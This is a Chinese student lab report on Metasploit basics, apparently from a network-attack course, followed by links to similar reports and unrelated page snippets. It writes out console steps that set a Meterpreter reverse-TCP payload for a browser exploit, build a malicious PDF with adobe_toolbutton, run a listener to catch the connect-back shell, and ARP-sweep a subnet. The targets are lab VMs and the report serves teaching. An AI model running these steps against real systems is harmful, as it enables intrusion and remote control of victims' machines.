set payload windows/meterpreter/reverse_tcp设置攻击机ip
set LHOST 172.20.10.13设置攻击端口
set LPORT 5233设置url域名
set URIPATH zyx5233开始攻击
exploit

- 在浏览器输入http://172.20.10.13:8080/zyx5233
- 建立会话
sessions -i 1,即可通过shell来进行一系列信息的查看。


实验点三:一个针对客户端的攻击
adobe_toolbutton
靶机:Windows XP SP2 (English)
使用漏洞
use windows/fileformat/adobe_toolbutton选择攻击载荷
set payload windows/meterpreter/reverse_tcp设置攻击机ip
set LHOST 172.20.10.13设置攻击端口
set LPORT 5233开始攻击

exploit,此时/root/.msf4/local/目录下成功生成了一个20165233.pdf文件,将其拖至Windows XP虚拟机内。

.msf4文件夹怎么办?如图所示
- 使用监听模块
use exploit/multi/handler开始监听,此时在Windows XP虚拟机上,用Adobe打开20165233.pdf文件,可看到攻击并回连成功。
实验点四:成功应用任何一个辅助模块
discovery/arp_sweep模块

通过此模块可扫描局域网的一个网段内有多少主机存活。

使用discovery/arp_sweep模块
use/auxiliary/scanner/discovery/arp_sweep查看选项
show options目标网段
set RHOSTS 10.180.100.0/24线程
set THREADS 50开始
exploit,扫描结果如下:
三、实验中遇到的问题及解决方案
- 实验中遇到的问题多半都是无法攻击成功,所以办法只有不断的更换靶机以及各种渗透的方式,这个过程真的漫长又痛苦...
四、实验总结
此次实验真的太艰辛了,在主动攻击那里,刚开始就更换了xp、2008、2003、win7各种靶机,也尝试了ms08、ms10两种exploits模块,最终使用了xp的英文版才攻击成功,第一个实验点就做了4天...真实的哭泣了。对浏览器的攻击充满了玄学,明明无会话建立(no session was created),但是竟然在无数次失败之后突然攻击成功了,IE的页面也不再是黄色的警示标志,而是done,整个过程也经历了2天。在对客户端攻击那里是最崩溃的,对应找exploits,然后show options,再info找到合适的靶机和攻击对象的正确版本,哇...真的太不容易了,起初尝试攻击0ffice2003,竟然打开msf.doc不是蹦出计算器,而是直接给我把文档打开了。。。见下图:

此后尝试6个exploits的过程就不一一描述了。总之慢慢感受到渗透攻击的难度了,并不是像之前的实验那么轻而易举。实际的系统经常会打补丁,还有漏洞报告,所以真的不是那么好攻击的。
2018-2019-2 《网络对抗技术》Exp5 MSF基础应用 Week7-8 20165233的更多相关文章
- 2018-2019-2 20165205 《网络对抗》 Exp5 MSF基础
2018-2019-2 20165205 <网络对抗> Exp5 MSF基础 实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1 ...
- 20155227《网络对抗》Exp5 MSF基础应用
20155227<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode exploit:把实现设置好的东西送到要攻击的主机里. ...
- 20155232《网络对抗》Exp5 MSF基础应用
20155232<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode. exploit:就是利用可能存在的漏洞对目标进行攻击 ...
- 20155302《网络对抗》Exp5 MSF基础应用
20155302<网络对抗>Exp5 MSF基础应用 实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如 ...
- 20155323刘威良《网络对抗》Exp5 MSF基础应用
20155323刘威良<网络对抗>Exp5 MSF基础应用 实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实 ...
- 20145301 赵嘉鑫 《网络对抗》Exp5 MSF基础应用
20145301 赵嘉鑫 <网络对抗>Exp5 MSF基础应用 一 实验链接 渗透实验一:MS08_067渗透实验 渗透实验二:MS14_064渗透实验 (首用) 渗透实验三:Adobe ...
- 20145215《网络对抗》Exp5 MSF基础应用
20145215<网络对抗>Exp5 MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode? exploit就相当于是载具,将真正要负责攻击的代码 ...
- 20145208 蔡野 《网络对抗》Exp5 MSF基础应用
20145208 蔡野 <网络对抗>Exp5 MSF基础应用 链接地址 主动攻击:利用ms08_067_netapi进行攻击 对浏览器攻击:MS10-002 对客户端攻击:adobe_to ...
- 20145311王亦徐 《网络对抗技术》 MSF基础应用
20145311王亦徐 <网络对抗技术> MSF基础应用 实验内容 掌握metasploit的基本应用方式以及常用的三种攻击方式的思路 主动攻击,即对系统的攻击,不需要被攻击方配合,以ms ...
- 20145325张梓靖 《网络对抗技术》 MSF基础应用
20145325张梓靖 <网络对抗技术> MSF基础应用 实验内容 掌握metasploit的基本应用方式以及常用的三种攻击方式的思路 主动攻击,即对系统的攻击,不需要被攻击方配合,这里以 ...
随机推荐
- SYSTEM\sys\sys.c:33:7: error: expected '(' before 'void' __ASM void MSR_MSP(u32 addr)
在STM32中的sys.c文件编译报出这个错误时: __ASM void MSR_MSP(u32 addr){ MSR MSP, r0 //set Main Stack value BX r14} 如 ...
- ubuntu12.04 alternate win7 双系统安装
ubuntu alternate的安装比desktop复杂一点,因为alternate的安装过程有个步骤是检测cd-rom,如果你是刻盘安装,自然没问题,但是,现在的安装一般是将系统刻到U盘里,或者在 ...
- css3动画与js动画的区别
css与 js动画 优缺点比较 我们经常面临一个抉择:到底使用JavaScript还是CSS动画,下面做一下对比 JS动画 缺点:(1)JavaScript在浏览器的主线程中运行,而主线程中还有其 ...
- 区间DP Zoj 3537 Cake 区间DP 最优三角形剖分
下面是别人的解题报告的链接,讲解很详细,要注意细节的处理...以及为什么可以这样做 http://blog.csdn.net/woshi250hua/article/details/7824433 我 ...
- Fire Game 双向bfs
Fat brother and Maze are playing a kind of special (hentai) game on an N*M board (N rows, M columns) ...
- hdu 5285 二分图黑白染色
题意:给出 n 个人,以及 m 对互不认识的关系,剩余的人都互相认识,要将所有人分成两组,组内不能有互不认识的人,要求每组至少有一人,并且第一组人数尽量多,问两组人数或不可能时单独输出 BC 48 场 ...
- apache spark kubernets 部署试用
spark 是一个不错的平台,支持rdd 分析stream 机器学习... 以下为使用kubernetes 部署的说明,以及注意的地方 具体的容器镜像使用别人已经构建好的 deploy yaml 文件 ...
- OracleDesigner学习笔记1――安装篇
OracleDesigner学习笔记1――安装篇 QQ:King MSN:qiutianwh@msn.com Email:qqking@gmail.com 一. 前言 Oracle是当 ...
- 多线程安全问题之Lock显示锁
package com.hls.juc; import java.util.concurrent.locks.Lock;import java.util.concurrent.locks.Reentr ...
- c++从string类型转换为bool类型
利用输入字符串流istringstream bool b; string s="true"; istringstream(s)>>boolalpha>>b; ...